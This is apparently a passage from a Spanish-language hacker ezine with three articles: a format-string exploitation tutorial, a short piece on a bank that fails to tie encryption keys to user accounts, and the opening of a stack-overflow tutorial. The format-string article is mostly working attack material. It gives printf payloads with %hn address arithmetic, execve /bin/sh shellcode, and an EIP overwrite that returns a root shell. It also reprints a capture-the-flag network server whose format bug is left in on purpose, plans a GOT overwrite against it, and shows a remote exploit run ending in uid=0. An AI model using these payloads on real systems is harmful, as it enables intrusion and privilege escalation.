0x8048433 <main+3>:     push   %edi
0x8048434 <main+4>:     push   %esi
```

Salvamos la direccion de retorno, la direccion del stack (Frame pointer) empujamos todo al stack y empezamos a inicializar las variables. Para que nos sirve la direccion de retorno?, bueno per se un programa nunca termina, es decir, tu regresas control al programa anterior, que programa tenias antes? el shell. Como vez? ahh verdad los puristas de asm ahora si estaran felices de la rectificacion de pendejadas que siempre se cometen en este tema, bueno a seguir.

```
[root@XtremeLinux format]# ./fmt
AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
AAAA000007d9616161616161616100616161400 13bc80000000340013e4800000001bffff
a0c41414141
bffffa0c
aaaaaaaaaaa  adr: bffff9f0
[root@XtremeLinux format]#
```

Que vemos aqui? Se ve un desmadre vamos a poner espacios para ver mejor, hay que ponertodo dentro de "" para que sepa que sigue siendo argv[1] okas?

```
[root@XtremeLinux format]# ./fmt "AAAA%.8x %.8x %.8x %.8x %.8x %.8x %.8x
%.8x %.8x %.8x"
AAAA000007d9 61616161 61616161 00616161 40013bc8 00000003 40013e48
00000001 bffff9fc 41414141
bffff9fc
aaaaaaaaaaa  adr: bffff9e0
[root@XtremeLinux format]#
```

Ahh que puta diferencia!!! hay algunas cosas que como que se me hacen medio conocidas:

```
A == 0x41 (hexadecimal)
a == 0x61 (hexadecimal)
```

Del fmt.c vemos que:

```
  char buf[256];
  unsigned long test=&test;
  char buf2[12]="aaaaaaaaaaa\x00";
```

Vemos AAAA luego algo raro luego 61616161 que es aaaa luego 00616161 (aaa\0) luego parte del syscal de kernel, un argumento, otra direccion, un 1, luego una direccion y luego 41414141, que sera la direccion? la direccion de donde esta test chequen que es la misma que se imprime un renglon abajo.

Entonces ya sabemos donde estamos no?, si ... no ... si ... no .. no han entendido? man printf, gdb ./fmt y art of assembly si que les van a ayudar.

Escribamos sobre alguna direccion, empecemos a escribir sobre la direccion de test como ven?, no no les estoy preguntando chingada madre... vamos a escribir y me vale madre.

Para escribir usamos %n, es muy importante recordar que %n imprime el numero de caracteres que se debarian de haber impreso hasta ese momento, chequen como digo el numero de chars que se DEBERIAN de haber impreso no los que se han impreso okas??

Veamos en fmt:

```
[root@XtremeLinux format]# ./fmt "AAAA%.8x %.8x %.8x %.8x %.8x %.8x %.8x
%.8x %n %.8x"
AAAA000007d9 61616161 61616161 00616161 40013bc8 00000003 40013e48
00000001  41414141
4c
aaaaaaaaaaa  adr: bffff9e0
[root@XtremeLinux format]#
```

Verga, cambio la direccion a 4c y ademas ya no aparecio en el siguiente %.8x, porque?, por lo que les habia comentado lo saca del stack, y de que nos sirve esto?...

Si todavia se preguntan esto lentamente cierra este documento, apaga tu computadora destruye tus libritos de como hackear hotmail, de como isntalar subseven y suicidate. Gracias menos script kiddiez.

Okas no te has suicidado o no me hiciste puto caso o quieres aprender (Bravo! neesitamos menos weyes que roben programas de los demas y menos weyes que sean pendejos ./). Si queremos veamos si queremos escribir 0xbeef pondriamos 48811 veamos:

```
[root@XtremeLinux format]# ./fmt "AAAA%.8x %.8x %.8x %.8x %.8x %.8x %.8x
%.48811x %n %.8x"
AAAA000007d9 61616161 61616161 00616161 40013bc8 00000003 40013e48
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000

beef
aaaaaaaaaaa  adr: bffff9e0
[root@XtremeLinux format]#
```

Pero, pero 48811 en hexa no es beef, claro que no estas tomando en cuenta todos los otros chars que estas imprimiendo tambien o no? ahhhhh verdad? suma y veras que si da =)

Si quisieras escribir 0xbfffbeef tendrias que mandar alrededor de 250+ megas a la consola lo cual duraria entre 5 y 10 minutos, que hueva no? PERO si leemos lo que es la especificacion de %n podemos ver que es swtch h es un half world write, es decir solo escribe 2 bytes en lugar de los 4, que quiere decir esto? chequen:

```
[root@XtremeLinux format]# ./fmt "AAAA%.8x %.8x %.8x %.8x %.8x %.8x %.8x
%.48811x %hn %.8x"
AAAA000007d9 61616161 61616161 00616161 40013bc8 00000003 40013e48
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000

bfffbeef
aaaaaaaaaaa  adr: bffff9e0
[root@XtremeLinux format]#
```

VERGA! escribimos una direccion de donde tomo la otra parte? de la parte que estaba ahi, solo escribimos 2 bytes o sea 16 bits de la direccion no los 32 buts completos. para que nos sirve esto? para poder hacer escrituras en dos partes y por lo tanto poder escribir mas rapido y con mas exactitud.

Pero como puedo hacer para escribir en un lugar chingon?, chingon escribir en cualquier lugar pero no querias chigar el puto EIP o algo del GOT no? bueno bueno si le pones la direccion de donde quieres escribir puedes cambiar lo que quieras de esa direccion, checa:

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x3c\xf9\xff\xbf";
print "\x90" x 200; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48811x%n%.8x";'`
□ù□ÿ□¿AAAA000007d9616161616161616100616161400 13bc80000000
bfb3
aaaaaaaaaaa  adr: bffff920
[root@XtremeLinux format]#
```

El half word write sigue funcionando?? veamos:

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x3c\xf9\xff\xbf";
print "\x90" x 200; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48811x%hn%.8x";'`
□ù□ÿ□¿AAAA000007d9616161616161616100616161400 13bc80000000
bfffbfb3
aaaaaaaaaaa  adr: bffff920
[root@XtremeLinux format]#
```

Pues si si jalo pero como se que en serio estoy escribiendo donde debe? cambia la dir a ver que pasa =)

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\xcc\xf9\xff\xbf";
print "\x90" x 200; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48811x%hn%.8x";'`
□ù□ÿ□¿□»□¿AAAA000007d9616161616161616100616161400 13bc80000000
bffff92c
aaaaaaaaaaa  adr: bffff910
[root@XtremeLinux format]#
```

Chequen una cosita tuve que poner uno de mas para que se fue a la dir!!! es por el extra pop =), los pops pueden variar por uno en caso de tu gcc, ya que algunos (arriba del gcc 2.95) alinean %8 para mayor velocidad asi que tienes un pop de mas ...

Es mas veamos si podemos poner una direccion completa nosotros no? como modificamos la primera parte?, bueno lo que haces es que hacemos dos %hn pero entre canda uno ponemos BBBB (4 bytes) para que sea el input de printf() y que no te de segfault en sistemas extraŽños (asi tenemos completa generalidad en la explotacion).

entonces queda:

<direccion><4 bytes><direccion +2><NOPS><los %x>%hn<%x>%hn

asi pues:

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x2c\xf9\xff\xbf";
print "AAAA"; print "\x2e\xf9\xff\xbf"; print "\x90" x 192; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48811x%hn%.1000x%hn";'`
,□%/1€Žiso8859-15□□ù□ÿ□¿AAAA.□%/1€Žiso8859-
15□□ù□ÿ□¿AAAA000007d96161616161616161006161614001 3bc80000000
c3a3bfbb
aaaaaaaaaaa  adr: bffff910
[root@XtremeLinux format]#
```

Como ponemos las direcciones? ahi esta lo duro y tupido. Veamos veamos ...

La primera fase es facil beef == 48879 y le quitamos lo que hemos impreso 208 bytes (4 de la primera direccion, 4B, 4 de la segunda y 192 nops), tambien le quitamos 8 veces el del 8 programas (8 * 8 == 64) o sea el primero es 48607. De ahi sigue le segunda parte que esta un poco mas dificil como vamos a hacer un short write solo vamos a escribir 2 bytes (0xffff no 0xffffffff), pero ya escribimos un chingo, entonces hay que ver que pedo, hacemos un wrap around, es decir subtraemos lo que ya escribimos de 1bfff y le ponemos lo que queremos escribir!

1bfff - beef = 65808

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x2c\xf9\xff\xbf";
print "AAAA"; print "\x2e\xf9\xff\xbf"; print "\x90" x 192; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48607x%hn%.65808x%hn";'`
,□%/1€Žiso8859-15□ùÿ¿AAAA.□%/1€Žiso8859-
15□ùÿ¿AAAA000007d96161616161616161006161614001 3bc80000000
bfffbeef
aaaaaaaaaaa  adr: bffff910
[root@XtremeLinux format]#
```

Ya dio miedo no? y de que chingados me sirve eso?, pues que tal escribir cualquier direccion que quieras? y donde quieras? ...

Toma en cuenta que las primeras direcciones son donde quieres escribir y la segunda la direccion que quieres escribir, veamos primero chequemos donde esta nuestro buffer y de paso le ponemos shellcode digo para que de un shell o algo asi bonito no?

Vamos a usar este shellcode:

```
"\x31\xd2\x31\xc9\x31\xdb\x31\xc0\xb0\xa4\xcd\x80\xb0\x2e\xcd\x80\xeb\x15
\x5b\x89\x5b\x08\x31\xc0\x88\x43\x07\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x31\
xd2\xcd\x80\xe8\xe6\xff\xff\xff/bin/sh\x90\"
```

Un simple execve() de /bin/sh, nada raro ...

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x2c\xf9\xff\xbf";
print "AAAA"; print "\x2e\xf9\xff\xbf"; print "\x90" x 138; print
"\"\x31\xd2\x31\xc9\x31\xdb\x31\xc0\xb0\xa4\xcd\x80\xb0\x2e\xcd\x80\xeb\x
15\x5b\x89\x5b\x08\x31\xc0\x88\x43\x07\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x3
1\xd2\xcd\x80\xe8\xe6\xff\xff\xff/bin/sh\x90\""; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48607x%hn%.65808x%hn";'`
1□%/1€’iso8859-
15□ÒÍèæÿÿÿ/bin/sh"AAAA000007d961616161616161610061616140013bc80000000
bfffbeef
aaaaaaaaaaa  adr: bffff910
[root@XtremeLinux format]#
```

Ahora escribimos en otro lugar para ver que direccion esta test:

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x4c\xf9\xff\xbf";
print "AAAA"; print "\x4e\xf9\xff\xbf"; print "\x90" x 138; print
"\"\x31\xd2\x31\xc9\x31\xdb\x31\xc0\xb0\xa4\xcd\x80\xb0\x2e\xcd\x80\xeb\x
15\x5b\x89\x5b\x08\x31\xc0\x88\x43\x07\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x3
1\xd2\xcd\x80\xe8\xe6\xff\xff\xff/bin/sh\x90\""; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48607x%hn%.65808x%hn";'`
1□%/1€’iso8859-
15□ÒÍèæÿÿÿ/bin/sh"AAAA000007d961616161616161610061616140013bc80000000
bffff92c
aaaaaaaaaaa  adr: bffff910
[root@XtremeLinux format]#
```

0xbffff92c es la direccion donde esta test, donde estara nuestro buffer? 256 bytes abajo!, le sumamos unos 16 mas para poder caer bien en los NOPs (0x90 es una ayudita no?) entonces nuestro buffer estara en la direccion 0xbffff83c, vamos a armar la direccion primero

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x2c\xf9\xff\xbf";
print "AAAA"; print "\x2e\xf9\xff\xbf"; print "\x90" x 138; print
"\"\x31\xd2\x31\xc9\x31\xdb\x31\xc0\xb0\xa4\xcd\x80\xb0\x2e\xcd\x80\xeb\x
15\x5b\x89\x5b\x08\x31\xc0\x88\x43\x07\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x3
1\xd2\xcd\x80\xe8\xe6\xff\xff\xff/bin/sh\x90\""; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.63276x%hn%.51139x%hn";'`
1□%/1€’iso8859-
15□ÒÍèæÿÿÿ/bin/sh"AAAA000007d961616161616161610061616140013bc80000000
bffff83c
aaaaaaaaaaa  adr: bffff910
[root@XtremeLinux format]#
```

Escribir sobre la direccion de test para verificar si lo hice bien, yo si y tu? ...
Ahora vamos a lo dificil escribir sobre el EIP, donde estara el eip?

esta 8 bytes abajo del buffer que esta 256 bytes abajo de la variable test, asi como sabemos la direccion de test (0xbffff92c) le restamos y escribimos ahi:

```
[root@XtremeLinux format]# ./fmt `perl -e 'print "\x24\xf8\xff\xbf";
print "AAAA"; print "\x26\xf8\xff\xbf"; print "\x90" x 138; print
"\"\x31\xd2\x31\xc9\x31\xdb\x31\xc0\xb0\xa4\xcd\x80\xb0\x2e\xcd\x80\xeb\x
15\x5b\x89\x5b\x08\x31\xc0\x88\x43\x07\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x3
```

```
1\xd2\xcd\x80\xe8\xe6\xff\xff\xff/bin/sh\x90\""; print
"AAAA%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.63276x%hn%.51139x%hn";'`
bffff92c
aaaaaaaaaaa  adr: bffff910
sh-2.05a#
```

mira mira! ya pudimos explotar codigo, ahora que pasa si escribes dentro del GOT? el GOT es la parte del heap en donde esta toda la tabla de comandos que se ejecutan en cada programa. Hace poco hubo un con e hicieron un catura la bandera, como taba carito no pude ir pero dejaron la solucion y los programas dentro de su paginita: www.g-con.org

Uno de esos era un programa que tenia un format bug, remoto para esos es poder tener una entrada de got para que funcione siempre porque el stak se puede mover mucho ademas que bueno aqui medio veiamos el stack, en este tambien un poco pero sirve para usar la siguiente forma de ataque al GOT.

Aqui esta el programa que tenian ellos en el server:

```
---listado.c---
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define INFO_PONENCIAS '1'
#define INFO_GCON '2'
#define INFO_PONENTES '3'
#define SALIR '4'
#define MENU '5'

struct _ponentes {
        char *ponente;
        char *informacion;
        char *ponencia;
} ponencias[] = {
        {"pepito",      "ponente en blackhat",  "como romper pepitos"},
        {"anakata",     "http://www.anakata.hack.se",   "Complex
explotation scenarios, including memcpy(), also various shellcodes."},
        {"aitel",       "Dave Aitel es el fundador y consultor de
seguridad de Immunity, Inc. Sus contribuciones publicas al mundo de la
seguridad incluyen SPIKE, suite de aplicaciones de control y analisis. Y
Vulnerabilidades en mayor manera hacia sistemas Windows NT RPC y
Microsoft Exchange y Microsoft SQL Server 2000.",      "Advanced windows
overflows"},
        {"richarte",    "Gerardo Richarte es Director de CORE SECURITY
TECHNOLOGIES.", "Advanced PTrace explotation and Automated Pen-
testing."},
        {"guillermo",   "Kaspersky Lab Chief Research Officer.",
"Advanced PE Steganographic infection"},
        {"enrique",     "Kaspersky Lab Chief Technicall Officer.",
"Advanced polimorfic virus with steganographic parser on UNIX, Beating
the forensics analizis (Stego tool) and Taking over a corporative network
in less than 50 lines of C code"},
```

```
        {NULL,          NULL,                   NULL}
};

void ImpMenu(int fd, char *nombre);
void Info_Ponencias(int fd);
void Info_Gcon(int fd);
void Info_Ponentes(int fd);

char ObtOpcion();

int main(void) {

        char opcion = 0;
        int i = 0, cli_size;
        char nombre[256];

        int s, c;

        struct sockaddr_in ser, cli;

        bzero(nombre, sizeof(nombre));

        if((s = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
          perror("socket()");
          return -1;
        }

        ser.sin_family = AF_INET;
        ser.sin_addr.s_addr = INADDR_ANY;
        ser.sin_port = htons((unsigned short int)9999);


        if(bind(s, (struct sockaddr *)&ser, sizeof(ser)) == -1) {
          perror("bind()");
          return -1;
        }

        if(listen(s, 3) == -1) {
          perror("listen()");
          return -1;
        }

        while(1) {
          if((c = accept(s, (struct sockaddr *)&cli, &cli_size)) == -1) {
            perror("accept()");
            continue;
          }

          write(c, "Introduce tu nombre: ", strlen("Introduce tu nombre:
"));

          read(c, nombre, sizeof(nombre)-1);

          if(nombre[strlen(nombre)-1] == '\n') nombre[strlen(nombre)-
1]='\0';

          ImpMenu(c, nombre);
```

```
          while(1) {
            opcion = 0;

            while(!opcion)
              opcion = ObtOpcion(c);

            switch(opcion) {
            case MENU: ImpMenu(c, nombre); break;
            case INFO_PONENCIAS: Info_Ponencias(c); break;
            case INFO_GCON:     Info_Gcon(c); break;
            case INFO_PONENTES: Info_Ponentes(c); break;
            case SALIR:
              write(c, "\r\n\r\nAplicacion saliendo...\n",
                    strlen("\r\n\r\nAplicacion saliendo...\n"));
//            close(c); close(s);
              exit(0); break;
            }
          }
          close(c);
        }
        if(c) close(c);
        close(s);
        return 0;
}

void ImpMenu(int fd, char *nombre) {
  char menu[4096];

  bzero(menu, sizeof(menu));

  snprintf(menu, 4095, "\nBienvenido %s, escoje una opcion:\nmenu :
Imprime el menu\n1    : Informacion sobre las ponencias\n2    :
Informacion sobre g-con\n3    : Informacion sobre los ponentes\n4    :
Salir\n\n", nombre);

  write(fd, menu, strlen(menu));

}

void Info_Ponencias(int fd) {
        int num = 0, x = 0, y = 0, i;
        char ponente[256], actual[256], original[256];

        bzero(ponente, sizeof(ponente));
        bzero(original, sizeof(original));

        while(ponencias[num].ponencia)
                num++;

        write(fd, "Escribe nombre del ponente: ",
              strlen("Escribe nombre del ponente: "));

        read(fd, ponente, sizeof(ponente)-1);

        if(ponente[strlen(ponente)-1] == '\n') ponente[strlen(ponente)-
1]='\0';
```

```
        strcpy(original, ponente);

        for(i=0;i<strlen(ponente);i++)
                ponente[i] = tolower(ponente[i]);

        for(i=0;i<num;i++) {
                bzero(actual, sizeof(actual));

                for(y=0;y<strlen(ponencias[i].ponente) || y <
sizeof(actual)-1; y++)
                        actual[y] = tolower(ponencias[i].ponente[y]);

                if(strstr(actual, ponente)) {
                        x++;
                        write(fd, "\r\n", 2);
                        bzero(actual, sizeof(actual));
                        snprintf(actual, sizeof(actual)-1,
                                "Ponente: %s\nPonencia: %s\n",
                                ponencias[i].ponente,
ponencias[i].ponencia);
                        write(fd, actual, strlen(actual));

                }

        }

        if(!x) {
          bzero(actual, sizeof(actual));
          snprintf(actual, sizeof(actual)-1,
                   "\r\nNo se encontro ningun ponente llamado %s\n",
original);
          write(fd, actual, strlen(actual));
        }

}


void Info_Gcon(int fd) {
  char gcon[]=
    "hola\n";

  write(fd, gcon, strlen(gcon));
}
void Info_Ponentes(int fd) {
        int num = 0, x = 0, y = 0, i;
        char ponente[256], actual[256], original[256];

        bzero(ponente, sizeof(ponente));
        bzero(original, sizeof(original));

        while(ponencias[num].ponencia)
                num++;

        write(fd, "Escribe nombre del ponente: ",
              strlen("Escribe nombre del ponente: "));
```

```
        read(fd, ponente, sizeof(ponente)-1);

        if(ponente[strlen(ponente)-1] == '\n') ponente[strlen(ponente)-
1]='\0';

        strcpy(original, ponente);

        for(i=0;i<strlen(ponente);i++)
                ponente[i] = tolower(ponente[i]);

        for(i=0;i<num;i++) {
                bzero(actual, sizeof(actual));

                for(y=0;y<strlen(ponencias[i].ponente) || y <
sizeof(actual)-1; y++)
                        actual[y] = tolower(ponencias[i].ponente[y]);

                if(strstr(actual, ponente)) {
                        x++;
                        write(fd, "\r\n", 2);
                        bzero(actual, sizeof(actual));
                        snprintf(actual, sizeof(actual)-1,
                                "Ponente: %s", ponencias[i].ponente);

                        write(fd, actual, strlen(actual));

                        if(ponencias[i].informacion) {
                          bzero(actual, sizeof(actual));
                          snprintf(actual, sizeof(actual)-1,
                                  "Informacion: %s\n",
                                  ponencias[i].informacion);

                          write(fd, actual, strlen(actual));
                        }

                        else write(fd, "No hay informacion disponible\n",
                                  strlen("No hay informacion
disponible\n"));
                }

        }

        if(!x) {
                write(fd, "\r\n", 2);
                write(fd, "No se encontro ningun ponente llamado ",
                      strlen("No se encontro ningun ponente llamado "));

                bzero(actual, sizeof(actual));

                snprintf(actual, sizeof(actual)-1, original);

                write(fd, actual, strlen(actual));
                write(fd, "\n", 1);
        }

}
```

```
char ObtOpcion(int fd) {
        char car[256], buf[256];

        bzero(car, sizeof(car));
        bzero(buf, sizeof(buf));

        write(fd, "> ", 2);

        read(fd, car, 255);

        car[255]=0;

        if(car[strlen(car)-1] == '\n') car[strlen(car)-1] = '\0';

        if(strlen(car) < 3) {
                switch(car[0]) {
                        case INFO_PONENCIAS: return INFO_PONENCIAS;
break;
                        case INFO_GCON: return INFO_GCON; break;
                        case INFO_PONENTES: return INFO_PONENTES; break;
                        case SALIR: return SALIR; break;
                }
        }

        if(!strcmp(car, "menu")) return MENU;

        snprintf(buf, sizeof(buf)-1, "opcion %s no valida\n", car);

        write(fd, buf, strlen(buf));

        return 0;
}
---listado.c---
```

Veamos entonces:

```
[root@XtremeLinux Format_App]# ./listado2 &
[root@XtremeLinux Format_App]# nc -vvn 127.0.0.1 9999
(UNKNOWN) [127.0.0.1] 9999 (?) open
Introduce tu nombre: 0x90

Bienvenido 0x90, escoje una opcion:
menu : Imprime el menu
1    : Informacion sobre las ponencias
2    : Informacion sobre g-con
3    : Informacion sobre los ponentes
4    : Salir

> 3
Escribe nombre del ponente: AAAA%.8x%.8x%.8x%.8x%.8x%.8x

No se encontro ningun ponente llamado
AAAA00000000414141417838 2e2578382e2578382e25
> 4
```

```
Aplicacion saliendo...
 sent 34, rcvd 347
[root@XtremeLinux Format_App]#
```

Pues si ahi esta el puto format bug, vamos vamos!!! si se puede si se puede!

Okas primero veamos que putas funciones corre y en que direccion estan:

```
[root@XtremeLinux Format_App]# objdump -R listado2

listado2:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804acb8 R_386_GLOB_DAT    __gmon_start__
0804ac6c R_386_JUMP_SLOT   __register_frame_info
0804ac70 R_386_JUMP_SLOT   write
0804ac74 R_386_JUMP_SLOT   strcmp
0804ac78 R_386_JUMP_SLOT   perror
0804ac7c R_386_JUMP_SLOT   accept
0804ac80 R_386_JUMP_SLOT   tolower
0804ac84 R_386_JUMP_SLOT   listen
0804ac88 R_386_JUMP_SLOT   __deregister_frame_info
0804ac8c R_386_JUMP_SLOT   strstr
0804ac90 R_386_JUMP_SLOT   strlen
0804ac94 R_386_JUMP_SLOT   __libc_start_main
0804ac98 R_386_JUMP_SLOT   bind
0804ac9c R_386_JUMP_SLOT   snprintf
0804aca0 R_386_JUMP_SLOT   bzero
0804aca4 R_386_JUMP_SLOT   exit
0804aca8 R_386_JUMP_SLOT   htons
0804acac R_386_JUMP_SLOT   socket
0804acb0 R_386_JUMP_SLOT   read
0804acb4 R_386_JUMP_SLOT   strcpy


[root@XtremeLinux Format_App]#
```

tenemos las direcciones ahora solo tenemos que ver que pedo con ellas:

Todo el desmadre esta en Info_Ponentes()

```
---listado.c---
....
....
        if(!x) {
                write(fd, "\r\n", 2);
                write(fd, "No se encontro ningun ponente llamado ",
                      strlen("No se encontro ningun ponente llamado "));

                bzero(actual, sizeof(actual));

                snprintf(actual, sizeof(actual)-1, original);

                write(fd, actual, strlen(actual));
```

```
                write(fd, "\n", 1);
        }
....
....
---listado.c---
```

chequen el snprintf() pusieron un strcpy() arriba para despistar pero los tamanios son los mismos ni pedo la vida es asi al format =/

Bueno entonces tenemos que podemos hacer el format y sabemos donde esta, podemos sobrescribir el write o sobrescribir el exit y despues mandar el 4 para que salga y te de el pinche shell la que quieras, hay pen pequeño puto problema:

Ven dentro de listado.c la siguiente puta linea??

```
                for(y=0;y<strlen(ponencias[i].ponente) || y <
sizeof(actual)-1; y++)
                        actual[y] = tolower(ponencias[i].ponente[y]);
```

Pues si el hijo de la chingada que hizo esto hace tolower() lo que hace mierda la mayoria de los shellcodes que hay remotos (chequen que hay que poner un dup(0), dup(1), dup(2) -> execve()->/bin/sh si no no jala!), puta madre ahora que hacemos?, pues nada we nada, tomar la direccion del original a ese no le aplican el pinche tolower()!!! a buscar a buscar en el gdb hay que buscar ... no es bonito y les da mucha ilusion?

Quien sabe usar gdb quien quien quien? nadie? pocos? muchos?

manden 41424344 y busquenlo en la memoria, de ahi saben la direccion que deben ustedes de poner en la escritura, yo recomiendo usar exit() ya que write truena bastante, jala bonito eh .. bastante:

```
[root@XtremeLinux g-con]# ./x-listado 127.0.0.1
sending
Linux XtremeLinux.raza-mexicana.org 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT
2002 i686 unknown
uid=0(root)                                                gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

exit

[root@XtremeLinux g-con]#
```

Bueno eso es todo, la hueva intrinseca no da para mas, en caso de tener algun problema 0x90@raza-mexicana.org y les contesto.

Intentenle y calenle, hay de todo por ahi, como ataques a syslog() y demas. Prometo escribir la version avanzada en la proxima ezine.

0x90
"The louder the music the better the code!"

Un banco de tantos
Por Kukulkan (kukulkan@raza-mexicana.org)

Hasta hace unos años, muchos bancos han iniciado las transacciones en linea, pero desgraciadamente en México muchos de los administradores desconocen los principios básicos de seguridad, o bien, utilizan programas para crear sus portales web descuidando la seguridad.

En este articulo hablaremos "hipoteticamente" de un banco, al que no le es vital la seguridad de su sitio.

Este articulo nacio ante un descubrimiento, en el cual me pregunte, "¿a que persona le gustaría que su dinero esté en un banco inseguro?", a nadie claro, muchas peliculas han explotado este tema, fraudes millonarios en bancos multinacionales, y siempre hay un ruso experto en criptografía y un 1337 Über hacker a su lado, pero esto es una gran exageración.

Una persona con algo de tiempo libre, conocimientos básicos de progrmacion, una maquina con un unix (tal vez hasta con windows) y mucha curiosidad puede encontrar muchas cosas interesantes, asi es como la mayoria de la gente famosa ha hecho grandes cosas, no por ser un genio o gastar 400,000 pesos en su educación, sino por el solo hecho de ser curioso.

Supongamos que un banco usa una autentificación por medio de una base de datos, su sitio corre en algun windows, unix o algo parecido. Para mantener la comunicacion entre el cliente y el servidor se necesita algo que sea muy seguro, digamos que utilizan SSL para enciptar todo el tráfico (que sea muy seguro, verdad?) este sitio tiene 128 bits de encripción, es muy seguro..... pero que pasaría si el extraordinariamente talentoso programador (quien tal vez utilizo su visual algo++) se le olvido un pequeño detalle, supongamos que la autentificación es excelente, pero que se le olvide hacer una comparacion, verificar que la llave que tiene el usuario ahora conectado, corresponda a sus datos, esto es, que la llave para cifrar el trafico sea coherente con el nombre y cuenta del usuario.

Si esto no se hiciera, ¿qué podría pasar?, pues bien, si olvidaran hacer esta simple verificación cualquier usuario podría entrar con su llave y cambiar la cuenta, esto es, podría ver las cuentas de otras personas sin ningun problema, lo cual es un ENRORME atentado contra la provacidad de los usuarios de ese banco, y simplemente por un pequeño error, de que alguien con curiosidad podria intentarlo, esto no debería pasar si este banco tuviera un esperto almenos en seguridad, o contratara a un auditor para verificar la seguridad de todo lo que se ponga en red, actualmente en México existe la capacidad para no llegar a ese punto, solo falta que los mismos mexicanos crean en la gente, que un mexicano es capaz de hacer y mejor lo mismo que un extranjero, para proyectos de informatica no se requiere alta tecnología, solo cerebro y una computadora.

Explotando stack overflows en UNIX x86
Por dex (dex@raza-mexicana.org)

1. Introducción
A lo largo del tiempo, se han publicado muchos textos sobre como explotar buffer overflows en el stack, pero la mayoría son en otros lenguajes, como ingles, portugués, alemán, etc.

En este texto pretendo ayudar a las personas a comprender como se explotan los stack overflows, aunque no incluiré ayuda de como hacer shellcodes, incluiré técnicas de explotación, que es lo que la gente necesita primero.

Al igual, no creo que este texto sea el texto mas "Para novatos" que se pueda encontrar, ya que usa tal vez muchos tecnicismos y es posible que muchas personas se confundan.

Para poder comprender a la perfección este articulo, recomiendo que el lector tenga una idea sobre el lenguaje ensamblador, sobre como funciona el stack, la memoria, conocimientos sobre el lenguaje C, UNIX, conocimientos sobre como funcionan los números hexadecimales y el uso de gdb.

Nota: No pretendo que este articulo sea uno mas de los 250 que hay, sino que pretendo que la gente mexicana se digne a leerlo, ya que mucha gente pregunta como, por algunas razones como que no logran entender los textos en ingles, o porque simplemente son demasiado técnicos y/o avanzados.

2. Primeros pasos
En este punto pretendo darle a conocer al lector todas las ideas básicas sobre un stack overflow, primero que nada.

2.1 Que es un stack overflow?
Un stack overflow es un bug de seguridad que se ocasiona porque el programador no presto atención o no se dio cuenta que la gente podía pasar mas información de la que en su variable cabía.

En si los buffer overflows fueron descubiertos a principios de los ochenta, pero no fue hasta 1988 cuando el worm de Internet llamado "morris" le informo del peligro de estos errores de seguridad a la gente.

Ahora, para las personas que no entendieron esto ultimo, les daré un ejemplo claro sin tecnicismos:
Que pasa cuando una persona compra una jarra con capacidad de 1 litro pero le quiere meter 2 litros?, la respuesta es muy obvia, el liquido se desborda, es exactamente lo mismo que pasa aquí, pero relacionado con la computación puede causar cosas muy interesantes :)

2.2 Y a mí de que me sirve todo esto?
Has oído en las noticias alguna vez algo como esto?:
1. "El nuevo worm masivo Tal.tal.e se aprovecha de un fallo de programación en Microsoft IIS para pasar a través de los servidores e infectarlos".
2. "El bug de seguridad anunciado por empresa Patito ha causado que un joven de 17 a~os creara una utilidad para pasar a través de los

servidores de la NASA utilizando este mismo fallo, y así controlando toda la red y causando perdidas de dinero masivas".

Pues si, en muchos casos todos estos errores son explotables, y en muchos casos estos errores son stack overflows (Me atrevería a decir que en la mayoría).

Vamonos a un termino mas "Underground": Alguna vez has bajado un exploit de tu sitio favorito y te pusiste a jugar con el?, si el bug de seguridad que este mismo explotaba era un stack overflow, entonces ahora puedes saber como explotarlos.

2.3 Entonces si yo busco en securityfocus un bug por un stack overflow puedo utilizarlo y controlar todos los servidores de Internet?

Obviamente no, pero si la empresa en la que trabajas tiene un error asi, puedes darte el lujo de explotar este fallo para ver que tan lejos puede llegar un atacante, o si eres un atacante, entonces puedes utilizarlo para entrar a ese servidor que tanto tiempo has querido entrar.

3 Entremos a la practica.

Un ejemplo de un código con un bug de este tipo podría ser así:

```
-------------------------------------------------
#include <stdio.h>
#include <unistd.h>
int main(void) {
  char buf[8], as[25];
  memset(as, 'A', sizeof(as)-1);
  as[24]=0;
  strcpy(buf, as);
  return 0;
}
-------------------------------------------------
```

Analicemos este código:
1. Declaramos dos chars, uno llamado buf, y otro llamado as, este ultimo 17 bytes mas grande.
2. copiamos a as 24 veces 'A'
3. Copiamos as a buf
4. Retornamos 0.
